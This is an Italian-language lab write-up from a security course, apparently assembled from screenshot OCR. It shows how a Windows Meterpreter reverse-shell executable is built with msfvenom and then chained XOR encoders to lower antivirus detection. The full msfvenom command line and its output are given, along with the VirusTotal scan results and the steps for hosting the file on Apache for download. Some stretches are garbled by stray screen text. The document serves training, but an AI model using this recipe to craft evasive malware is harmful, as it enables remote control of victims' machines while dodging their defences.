
L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.


Partiamo guardando la lista degli encoders disponibili:




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/base64                    good       Base64 Command Encoder
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_context               normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
```

Dopo vari tentativi, troviamo nel seguente comando la combinazione migliore:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x64 --platform windows -e x64/xor_dynamic -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_context -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_dynamic -i 200 -f exe -o test.exe




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x64 --platform windows -e x64/xor_dynamic -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/
xor_context -i 200 -f raw | msfvenom -a x64 --platform windows -e x64/xor_dynamic -i 200 -f exe -o test.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Error: The selected arch is incompatible with the payload
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x64/xor_context
x64/xor_context succeeded with size 42 (iteration=0)
x64/xor_context succeeded with size 90 (iteration=1)
```



```
x64/xor_dynamic chosen with final size 33279
Payload size: 33279 bytes
Final size of exe file: 39936 bytes
Saved as: test.exe
```

Eseguiamo la scansione su Virustotal che ci flagga l’eseguibile per 50 antivirus su 72.



50/72 security vendors flagged this file as malicious

612d8096a9f5d92167057ba24cac68ba2bc928d3dae5379fe2683254dfd490f0

test.exe

peexe spreader 64bits

Size 39.00 KB

Last Analysis Date a moment ago


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.metasploit/rozena   Threat categories trojan hacktool   Family labels metasploit rozena meterpreter

Security vendors' analysis   Do you want to automate checks?


Acronis (Static ML)	Suspicious	AliCloud	Trojan:Win/Metasploit.A(dyn)
ALYac	Trojan.Metasploit.A	Antiy-AVL	GrayWare/Win32.Rozena.j
Arcabit	Trojan.Metasploit.A	Avast	Win32:MsfEncode-D [Hack]
AVG	Win32:MsfEncode-D [Hack]	Avira (no cloud)	TR/Crypt.XPACK.Gen7

Avviamo il server Apache, carichiamo il file e proviamo a scaricarlo su una macchina windows



```
┌──(kali㉿kali)-[~]
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$ sudo cp /home/kali/test.exe /var/www/html/ciao.exe
[sudo] password for kali:
```

Il nostro file, chiamato ciao.exe, viene rilevato dal Windows Defender



ciao.exe
Non è stato possibile scaricare - Virus rilevato

LOIC_2.9.9.99.zip
Apri file

LOIC_2.9.9.99.zip
Non è stato possibile scaricare - Virus rilevato

LOIC_2.9.9.99.zip
Non è stato possibile scaricare - Virus rilevato

LOIC_2.9.9.99.zip
Non è stato possibile scaricare - Virus rilevato

ment variables, in the default
h /etc/init.d/apache2 or apache2ctl.
the default configuration.

ts

rowser to *any* file apart of those located in
/share (for web applications). If your site is
rv) you may need to whitelist your

make your
des better s

ems

package wi

ers) to resp

Sicurezza di Windows

Protezione da virus e minacce

Minacce rilevate
Microsoft Defender Antivirus ha rilevato delle minacce. Ottieni i dettagli.

martedì 8 ottobre 2024

Nonostante venga rilevato da Windows Defender, il punteggio di VirusTotal è comunque inferiore a quello portato a lezione.